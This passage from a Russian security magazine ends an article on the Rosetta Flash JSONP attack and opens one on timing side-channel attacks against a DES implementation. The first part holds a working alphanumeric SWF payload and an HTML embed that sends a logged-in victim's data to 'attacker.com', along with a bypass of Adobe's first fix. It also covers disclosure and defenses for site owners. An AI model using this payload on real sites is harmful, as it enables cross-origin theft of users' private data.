Атакующий размещает HTML-страницу с таким файлом на своем домене вместе с файлом crossdomain.xml в корневом каталоге, который разрешает внешние подключения, и заставляет жертву загрузить эту страницу.

Данный универсальный PoC принимает два параметра, содержащихся в FlashVars (см. рис. 11):

- url — URL на том же домене, что и уязвимая конечная точка, к которой выполняется GET-запрос с cookies жертвы;
- exfiltrate — контролируемый атакующим URL, куда POST'ом отправляется переменная x, содержащая вытянутые данные жертвы.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.



INFO

Rosetta Flash номинирована на премию Pwnie Award и победила в Internet Bug Bounty.

ЗАЩИТА И ОБНАРУЖЕНИЕ. МЕРЫ БЕЗОПАСНОСТИ ОТ ADOBE

По причине большой потенциальной опасности этой уязвимости я сначала сообщил о ней Google (своему работодателю), а затем Adobe PSIRT. За несколько дней до того, как выложить код в паблик и написать пост (bit.ly/1pYS027) в своем блоге, я также уведомил Twitter, eBay, Tumblr и Instagram.

Adobe подтвердили, что они предварительно исправили баг в бета-версии Flash Player 14 (14.0.0.125) и окончательно избавились от него в следующем релизе (14.0.0.145).

В бюллетене безопасности APSB14-17 Adobe упоминает о внедрении более строгой проверки формата SWF-файлов: «Это обновление содержит дополнительные проверки валидности, которые следят за тем, чтобы Flash Player отбрасывал вредоносный контент от API с уязвимыми JSONP callback'ами».

Данный фикс был не очень хорош, и я сумел обойти его менее чем за час. Итак, что делал Flash Player, чтобы предотвратить атаки, подобные Rosetta Flash:

1. Проверял первые 8 байт файла. Если они содержали хотя бы один не разрешенный в JSONP символ, то SWF признавался безопасным и не подвергался дальнейшим проверкам.
2. В противном случае Flash проверял следующие 4096 байт. Если среди них находился хоть один символ, не разрешенный в JSONP, то SWF считался безопасным.
3. Иначе файл считался небезопасным и не выполнялся.

Список символов, не соответствующих JSONP, очень обширен — `[^0-9A-Za-z\._]`. К примеру, они рассматривали знак $ как запрещенный в JSONP callback'е, но это не всегда правда, так как он используется в jQuery и других модных JS-библиотеках.

Это значит, что если ты добавишь знак $ в `ALLOWED_CHARACTERS` в Rosetta Flash и конечная точка JSONP будет считать знак доллара в callback'е нормальным символом (как это обычно бывает), то багфикс будет обойден.

Кроме того, созданный Rosetta Flash SWF заканчивается 4 байтами, являющимися результатом манипуляций над ADLER32 контрольной суммой оригинального несжатого файла. Хакер может использовать эти последние четыре доступных байта, заставив их соответствовать значению, возвращаемому конечной точкой JSONP после набивки.

Пример, который всегда работает, — один символ сразу после возвращенного колбэка: открывающая скобка (.

Таким образом, если мы сделаем последний байт контрольной суммы равным символу (, а остальная часть SWF-файла будет состоять только из букв и цифр, мы сможем передать весь файл за исключением последнего байта в качестве callback'а и получим ответ с полностью валидным SWF, который обойдет проверку Adobe (потому что символ (недопустим в callback'ах).

Нам повезло: последний байт контрольной суммы является наименее значимым байтом `S1`, частичной суммы, и достаточно просто установить его в (с помощью нашей Sled + Delta техники перебора.

Я сообщил об этой возможности Adobe сразу же, как только обнаружил ее, и несколько дней спустя мои изыскания были опубликованы. Мы стали работать вместе над полноценным исправлением. Adobe выпустила улучшенный багфикс 12 августа 2014 года. Новая версия выполняет следующие проверки:

1. Ищет `Content-Type: application/x-shockwave-flash` заголовок. Если находит, то все ОК.
2. Сканирует первые 8 байт файла. Если какой-то байт >=0x80 (non-ASCII), то все в порядке.
3. Сканирует оставшуюся часть SWF-файла, максимум — 4096 байт. Если любой из этих файлов также non-ASCII, то файл считается корректным.
4. В противном случае SWF-файл является недействительным и не выполняется.

МЕРЫ БЕЗОПАСНОСТИ ДЛЯ ВЛАДЕЛЬЦЕВ САЙТОВ

Прежде всего, важно избегать использования JSONP на важных доменах, и, если возможно, использовать для этого выделенный sandbox-домен.

В целях защиты стоит заставить конечные точки отправлять HTTP-заголовок `Content-Disposition: attachment; filename=f.txt`, провоцируя загрузку файла. Этого достаточно, чтобы приказать Flash Player'у не запускать SWF (начиная с версии 10.2).

Для дополнительной защиты от снифинга контента следует прикреплять к возвращаемому обратному вызову `//`:

```
response.body =↵
"//#{param[:callback]}".
```

Это именно то, что Google, Facebook и GitHub делают сейчас.

Кроме того, для предотвращения подобных атак в большинстве современных браузеров ты можешь просто возвращать заголовок `X-Content-Type-Options: nosniff`. Если конечная точка JSONP возвратит тип содержимого, отличный от `application/x-shockwave-flash` (напирмер, это может быть `application/javascript` или `application/json`), то Flash Player откажется запускать SWF.

ЗАКЛЮЧЕНИЕ

Данная техника эксплуатации сочетает в себе JSONP и ранее неизвестную возможность создавать Flash-файлы, состоящие только из цифр и букв, позволяя вытягивать данные пользователей и эффективно обходить Same Origin Policy на большинстве современных веб-сайтов.

Это интересно и удивительно тем, что сочетание двух безобидных фич в совокупности создает уязвимость. Rosetta Flash снова доказывает нам, что плагины в браузерах расширяют возможности для атаки.

Являясь нестандартным видом атаки, Rosseta также показала, что не всегда просто определить, какая часть технологии ответственна за дыру в безопасности. В данном случае проблему можно было решить на разных этапах:

- при парсинге Flash-файла, стараясь, однако, не перегнуть палку с запретами, чтобы не запретить легитимные файлы, сгенерированные «экзотическими» компиляторами;
- плагином или браузером, например со строгой проверкой `Content-Type` заголовков (опять же, принимая в расчет веб-серверы, возвращающие неправильное значение `Content-Type`);
- и наконец, на уровне API, просто добавляя что-нибудь к возвращаемому callback'у. ⌶



Рис. 9. Вывод Rosetta Flash

10

CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG0
sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnU
U5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33
swwEpt0GDG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsg
SkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133
333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33
333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMH
bBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnn
nnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0G
DtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAw
XHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHt
HHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnn
nnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFP
DHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7C
iudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoD
HDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciu
dIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXt
hHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiCyIYEHWSsgHmHKcskHoXHLHwhH
HvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SnnwWNq
dIbe133333333333333333WfF03sTeqefXA888oooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooo888888880Nj0h

Рис. 10. Хитрый SWF на выходе Rosetta Flash

11

```
<object type="application/x-shockwave-flash"
data="https://vulnerable.com/endpoint?callback=CWSMIKI0hCD0Up0IZUnnnnnnnn
nnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt0333333Gt333swwv3ww
wFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbeUUUfV133
33333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGGsGDt3
3333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnn
nnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtw
EpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzA
HZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEm
IVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciud
IbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZO
XHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgb
HHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLT
MwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG
33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUn
nnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDDD
33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnn
nnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDww
Gw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyM
IuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnn
nnnnnnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooo888888880Nj0h"
style="display: none">
  <param name="FlashVars"
   value="url=https://vulnerable.com/account/sensitive_content_logged_in
   &exfiltrate=http://attacker.com/log.php">
</object>
```

Рис. 11. Таким образом можно встроить наш специально созданный SWF-файл в страницу

Выражаю благодарность Габору Молнару, который работал над ascii-zip, источником вдохновения для хаффманской части Rosetta, а также моим друзьям и коллегам из Google Security Team, Adobe PSIRT и HackerOne.



Роман Коркикян
roman.korkikian@yandex.com

КРИПТОГРАФИЯ ПОД ПРИЦЕЛОМ

ИЩЕМ КЛЮЧИ КРИПТОГРАФИЧЕСКИХ АЛГОРИТМОВ

Криптография воспринимается как волшебная палочка, по мановению которой любая информационная система становится защищенной. Но на удивление криптографические алгоритмы могут быть успешно атакованы. Все сложные теории криптоанализа нивелируются, если известна малейшая информация о промежуточных значениях шифра. Такую информацию можно получить при ошибках в реализации, а также манипулируя с физическими параметрами устройства (или измеряя их), которое выполняет шифр. Я постараюсь объяснить, как это возможно.




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ОТКУДА РАСТУТ РОГА


Давай попробуем рассмотреть реализацию любого криптографического алгоритма сверху вниз. На первом этапе криптографический алгоритм записывается в виде математических операторов. Здесь алгоритм находится в среде, где действуют только законы математики, поэтому исследователи проверяют лишь математическую стойкость алгоритма, или криптостойкость. Этот шаг нас интересует мало, ибо математические операции должны быть переведены в код. На этапе работы кода критическая информация о работе шифра может утекать через лазейки в реализации. Переполнение буфера, неправильная работа с памятью, недокументированные возможности и другие особенности программной среды позволяют злоумышленнику найти секретный ключ шифра без использования сложных математических выкладок. Многие останавливаются на этом шаге, забывая, что есть еще как минимум один. Данные — это не абстракция, а реальное физическое состояние логических элементов, в то время как вычисления — это физические процессы, которые переводят состояние логических элементов из одного в другое. Следовательно, выполнение программы — это преобразование физических сигналов, и с такой точки зрения результат работы алгоритма определяется законами физики. Таким образом, реализация криптографического алгоритма может рассматриваться в математической, программной и физической средах.

В конечном счете любой алгоритм выполняется с помощью «аппаратных средств», под которыми понимаются любые вычислительные механизмы, способные выполнять логические операции И, ИЛИ и операцию логического отрицания. К ним относятся стандартные полупроводниковые устройства, такие как процессор и ПЛИС, нейроны мозга, молекулы ДНК и другие (goo.gl/GEszDD). У всех вычислительных средств есть как минимум два общих свойства. Первое свойство — для того, чтобы выполнить вычисление, нужно затратить энергию. В случае полупроводниковых устройств мы говорим об электрической энергии, в случае нейронов мозга, вероятно, о затраченных калориях (видел когда-нибудь толстых шахматистов?), в случае ДНК это, к примеру, химические реакции с выделением теплоты. Второе общее свойство в том, что для корректного выполнения операций все вычислительные механизмы требуют нормальных внешних условий. Полупроводниковые устройства нуждаются в постоянном напряжении и токе, нейроны мозга в покое (пробовал вести машину, когда твоя девушка пытается выяснить отношения?), ДНК в температуре. На этих двух свойствах основаны аппаратные атаки (hardware attacks), о которых пойдет речь.



↑ **Рис. 1.** Блок-схема DES

↓ **Рис. 2.** Блок Фейстеля



На первый взгляд кажется, что физические процессы абсолютно нерелевантны с точки зрения безопасности, но это не так. Энергию, которая была израсходована в данный конкретный момент работы алгоритма, можно измерить и связать с двоичными данными, которые позволят найти ключ шифрования. На измерении физических эффектов, протекающих во время вычислений, основаны все атаки, которые называются атаками по второстепенным каналам (Side Channel Attacks). В России этот термин еще не до конца устоялся, поэтому можно встретить словосочетания «атаки по побочным каналам», «атаки по сторонним каналам» и другие.

Нормальные внешние условия тоже являются немаловажными. Рассмотрим, к примеру, напряжение, которое необходимо подать на вход процессора. Что случится, если это напряжение упадет до нуля на несколько наносекунд? Как может показаться на первый взгляд, процессор не перезагрузится, но, скорее всего, континуум физических процессов будет нарушен и результат алгоритма будет неверным. Создав ошибку в нужный момент, злоумышленник может вычислить ключ, сравнивая правильный и неправильный шифротексты. Изменение внешних условий используется для вычисления ключей в атаках по ошибкам вычислений (Fault attacks). Опять же в России этот термин устоялся не полностью: называют их и атаками с помощью ошибок, и атаками методом индуцированных сбоев, и по-другому.

АТАКИ ПО ВТОРОСТЕПЕННЫМ КАНАЛАМ

Мы начнем введение в атаки по второстепенным каналам с алгоритма DES, реализованного на C++ (схема алгоритма представлена на рис. 1, а его подробное описание ищи в Сети). Помимо того что ты увидишь, в каких неожиданных местах могут скрываться уязвимости, ты также узнаешь про основные приемы, используемые в атаках по второстепенным каналам. Эти приемы необходимо прочувствовать, так как они служат основой для более сложных атак, которые будут рассмотрены в последующих статьях.

АТАКИ ПО ВРЕМЕНИ

Итак, атака по времени (Timing attack) на реализацию алгоритма DES. Полный код будет ждать тебя на dvd.xakep.ru, нас же в данный момент интересует побитовая перестановка P (ищи круг с буквой P на рис. 2), выполняемая на последнем шаге блока Фейстеля. В нашем случае код этой функции выполнен следующим образом:

```
#define GETBIT(x,i)↵
((x>>(i)) & 0x1)
uint8_t p_tab[32] = {16,7,20,21,29,12,28,17,1,↵
15,23,26,5,18,31,10,2,8,24,14,32,27,3,9,19,13,↵
30,6,22,11,4,25};
uint32_t DES_P(const uint32_t var){
    int iBit = 0;
    uint32_t res = 0x0, one = 0x1;
    for (iBit=0; iBit<32; iBit++)
       if (GETBIT(var,32 - p_tab[iBit]) == 1)
           res |= one<<(31-iBit);
    return res;
}
```

С точки зрения аппаратных атак этот код содержит гигантскую уязвимость: программа будет выполнять операцию `res |= one<<(31-iBit)`, то есть затрачивать дополнительное время (читай: энергию), только если бит переменной `var` равен 1. Переменная `var`, в свою очередь, зависит от исходного текста и ключа, поэтому, связав время работы программы со значением ключа, мы получим инструмент для атаки. Чтобы понять, как использовать связь между временем и данными, я рассмотрю два теоретических примера. Затем в третьем примере будет показано, как непосредственно найти ключ алгоритма, использующего данную реализацию.

СРАВНЕНИЕ КЛЮЧЕЙ ПРИ ИДЕАЛЬНЫХ ИЗМЕРЕНИЯХ

Первый теоретический пример заключается в том, что у нас есть пять исходных текстов, идеально измеренное время шифрования каждого текста и два ключа: `K1=0x3030456789ABCDEF`, `K2=0xFEDCBA9876540303`, из которых нужно выбрать правильный. Мы полагаем, что код не прерывался во время выполнения, данные были заранее размещены в кеше первого уровня, а время работы всех функций шифра за исключением функции `DES_P` было постоянным. Замечу, что шифротекстов нет, поэтому зашифровать один исходный текст с помощью двух ключей и сравнить получившиеся шифротексты с оригиналом не получится. Что в этом случае можно сделать?

Исходный текст	Время в тактах	∑ HW(var)	
		K1	K2
0x3DC730ED06A07DC6	9496	253	263
0x156239757575747F	9498	254	249
0x7C07721357F431F1	9500	255	257
0x0E7E66D802ED6BF4	9502	256	245
0x54934A923A900E57	9505	257	262

Рис. 3. **Данные для примера № 1**

Ты уже знаешь, что переменная `var` влияет на время работы, которое содержит две составляющие:

- переменное время, затрачиваемое на выполнение всех операций DES_P, которое зависит от количества бит переменной `var` для каждого раунда: `a*(∑HW(var))`, где a — это постоянная времени, фактически это количество тактов процессора, затраченных на выполнение одной операции `res |= one<<(31-iBit)`, `HW(var)` — расстояние Хемминга, то есть количество бит переменной `var`, установленных в 1. Знак суммы ∑ означает, что мы считаем расстояние Хемминга для всех 16 раундов;
- постоянное время, затрачиваемое на выполнение всех остальных операций, будет обозначено `T`.

Следовательно, время работы всего алгоритма равно `t = a*(∑HW(var)) + T`. Параметры a и T нам неизвестны, и, сразу тебя обрадую, искать мы их не будем. Время шифрования каждого исходного текста `t` мы измерили «идеально». Также у нас есть значения ключей, поэтому мы можем рассчитать переменную `var` для каждого раунда.

Я думаю, ты уже догадался, как проверить, какой из двух ключей правильный: нужно рассчитать сумму расстояний Хемминга `∑HW(var)` для каждого исходного текста и одного значения ключа и сравнить получившиеся значения с измеренным временем. Очевидно, что с ростом значения `∑HW(var)` время также должно увеличиваться. Следовательно, если ключ правильный, то такая зависимость будет прослеживаться, а вот для неправильного ключа такой зависимости не будет.

Все вышесказанное можно записать в виде одной таблицы (рис. 3).

В первой колонке у нас находятся исходные тексты, которые шифруются с помощью одного из ключей `K1` или `K2` (какого конкретно — нужно узнать). Во второй колонке — время, указанное в процессорных тактах, которое было затрачено на шифрование одного исходного текста. В третьей колонке находятся суммы значений расстояний Хемминга переменной `var` для всех раундов, полученные для каждого исходного текста и ключа `K1`. В четвертой колонке такая же сумма расстояний Хемминга, но уже посчитанная для ключа `K2`. Как несложно заметить, время работы шифра увеличивается с ростом значений расстояний Хемминга для ключа `K1`. Соответственно, ключ `K1` будет верным.

Конечно, это идеализированный пример, который не учитывает множество факторов, возникающих в реальности. Я хотел показать лишь примерный принцип атак по второстепенным каналам, а вот уже следующий пример будет объяснен на ре-

С точки зрения аппаратных атак этот код содержит гигантскую уязвимость: программа будет выполнять операцию res |= one<<(31-iBit), то есть затрачивать дополнительное время (читай: энергию), только если бит переменной var равен 1

ально измеренных значениях времени, но перед этим нужно вспомнить кое-что из статистики.

Рис. 4. Пример реального измерения времени для одинаковых расстояний Хемминга



Исходные тексты	Время
0x1F2E15ED097F7709	9491
0x02BE210471602472	9304
0x5CD6602E7412624E	9257
0x21224F29323F4A2C	9341
0x7B06619404FD7536	9584

УГАДАЙ ЧИСЛО

Мне хотелось бы показать, что происходит со случайными величинами, когда они очень долго усредняются. Если ты хорошо знаешь статистику, то сразу переходи к следующей части, в противном случае давай рассмотрим небольшую игру, где компьютер случайно выбирает натуральное число A и предлагает тебе угадать его. Каждый раз компьютер выбирает дополнительную пару чисел (b, c) из диапазона от 0 до M и возвращает тебе лишь значения (A + b, c). Числа b и c выбираются случайно и могут быть значительно больше числа A. Значение числа M ты не знаешь (но можешь примерно догадаться о его порядке из-за разброса значений c). Как угадать число A?

Программа, которая симулирует эту игру, приведена ниже:


```
void Game(int *Ab, int *c){
    static int A = 0;
    int M = 1000;
    srand((unsigned int)rdtsc());
    if (A==0)
        A = 1+rand()%100;
    *Ab = A+(M*M*rand())%M;
    *c = (M*M*rand())%M;
}
void Guess(){
    int Ab, c, i, nTries = 100000;
    double avg1 = 0.0, avg2 = 0.0;
    for (i=0; i<nTries; i++){
        Game(&Ab, &c);
        avg1 += Ab;
        avg2 += c;
    }
    printf("%f\n",↵
    roundf((avg1-avg2)/numTries));
}
```

Согласно коду, значение A берется из диапазона от 1 до 100, а значения переменных b и c из диапазона от 0 до 999, что примерно в десять раз больше максимального значения A, то есть уровень шума значительно выше уровня самого значения! Но если пара значений (A + b, c) возвращается 100 тысяч раз (много, но и уровень шума тоже не маленький), то значение переменной A угадывается примерно в половине случаев. Для этого нужно усреднить все возвращенные значения A + b и все значения c, а затем посчитать разность средних. Эта разность и будет значением переменной A. Конечно, если мы уменьшим значение M, то и количество пар (A + b, c), необходимых для вычисления ключа, будет меньшим.

Теперь нужно разобраться, почему так происходит. Существует замечательный закон, который является



Рис. 6. Зависимость между временем и расстоянием Хемминга



ключевым для атак по второстепенным каналам, — закон больших чисел Чебышева. Согласно этому закону, **при большом числе независимых опытов среднее арифметическое наблюденных значений μ(x) случайной величины x сходится по вероятности к ее математическому ожиданию**. Если рассматривать этот закон в рамках нашей игры, сумма значений `A + b` и `c` сойдется соответственно к `A + μ(b)` и `μ(c)`, а так как значения `b` и `c` выбираются случайно из одного диапазона, то `μ(b)` и `μ(c)` будут сходиться к их математическому ожиданию, следовательно, разность `A + μ(b) – μ(c)` будет сходиться к значению переменной `A`.

Согласно этому закону, при большом числе независимых опытов среднее арифметическое наблюденных значений μ(x) случайной величины x сходится по вероятности к ее математическому ожиданию

СРАВНЕНИЕ КЛЮЧЕЙ ПРИ РЕАЛЬНЫХ ИЗМЕРЕНИЯХ

Прерывания, кеширование данных и другие факторы не позволяют измерить время работы алгоритма с точностью до одного процессорного такта. В моих измерениях время работы алгоритма варьируется в пределах 5% от среднего значения. Этого достаточно, чтобы метод из первого примера перестал работать.

Что можно придумать в этом случае? Сразу замечу, что одним лишь усреднением времени шифрования каждого исходного текста решить задачу не получится (хотя время будет измерено точнее). Во-первых, это далеко не всегда возможно, так как входные значения шифра могут контролироваться не нами. Во-вторых, даже усреднив миллион шифрований, ты не избавишься от проблемы кеширования данных, так как разместить все таблицы в кеше первого уровня сложно (ну по крайней мере, об этом нужно позаботиться заранее), — о таких особенностях я расскажу как-нибудь в следующий раз.

Теперь рассмотрим, как влияет закон больших чисел Чебышева на атаки по второстепенным каналам. Мы все так же рассматриваем реализацию DES, но сейчас время работы алгоритма записывается следующим образом:

- переменное время, затрачиваемое на выполнение операции `DES_P`, которое зависит от количества бит переменной `var: a*(∑HW(var));` а по-прежнему постоянная времени, а `HW(var)` — расстояние Хемминга;
- постоянное время, затрачиваемое на выполнение всех остальных `T`;
- шумы измерений `Δ(t)`, которые нормально распределены в диапазоне `[0:D]`. Значение `D` неизвестно, и, как всегда, искать его мы не будем.

Таким образом, время работы алгоритма можно записать в виде `t = a*(∑HW(var)) + T + Δ(t)`. В таблице, представленной на рис. 4, приведены значения исходных текстов и реально измеренное время для них. Замечу, что `∑HW(var)` для правильного ключа и каждого исходного текста равно 254, но при этом разница между наименьшим и наибольшим временем составляет 327 тактов!

При таких вариациях в измерениях простое попарное сравнение расстояний Хемминга для одного исходного текста и времени его шифрования не даст результатов. Здесь мы должны воспользоваться законом больших чисел Чебышева. Что случится, если мы будем усреднять время алгоритма для разных шифротекстов, которые дают одинаковое расстояние Хемминга `∑HW(var)`:

```
μ(t) = μ(a*(∑HW(var))
+ T + Δ(t)) =
μ(a*(∑HW(var))) + μ(T) +
μ(Δ(t)) = a*(∑HW(var)) +
T + μ(Δ(t))
```

Фактически, когда определяется среднее арифметическое времени для различных исходных текстов, происходит усреднение шумов, и, как мы знаем из статистики, эти шумы будут сходиться к одному и тому же значению при увеличении количества измерений, то есть `μ(Δ(t))` будет сходиться к константе.

Давай посмотрим на примере. Я измерил работу 100 тысяч операций шифрования алгоритма DES, то есть у меня есть 100 тысяч исходных текстов и соответствующих времен работы. В этот раз мы будем сравнивать четыре ключа: `K1=0x3030456789ABCDEF`, `K2=0xFEDCBA9876540303`, `K3=0x2030456789ABCDEF`, `K4=0x3030456789ABCDED`. Как и в первом примере, мы рассчитываем значение расстояний Хемминга для всех исходных текстов и ключей `K1,K2,K3,K4` — это сделано в таблице, представленной на рис. 5. Ни для одного из ключей нет очевидной зависимости времени от расстояний Хемминга.

№	Исходный текст	Время	∑ HW(var)			
			K1	K2	K3	K4
1	0x1F2E15ED097F7709	9491	254	268	234	251
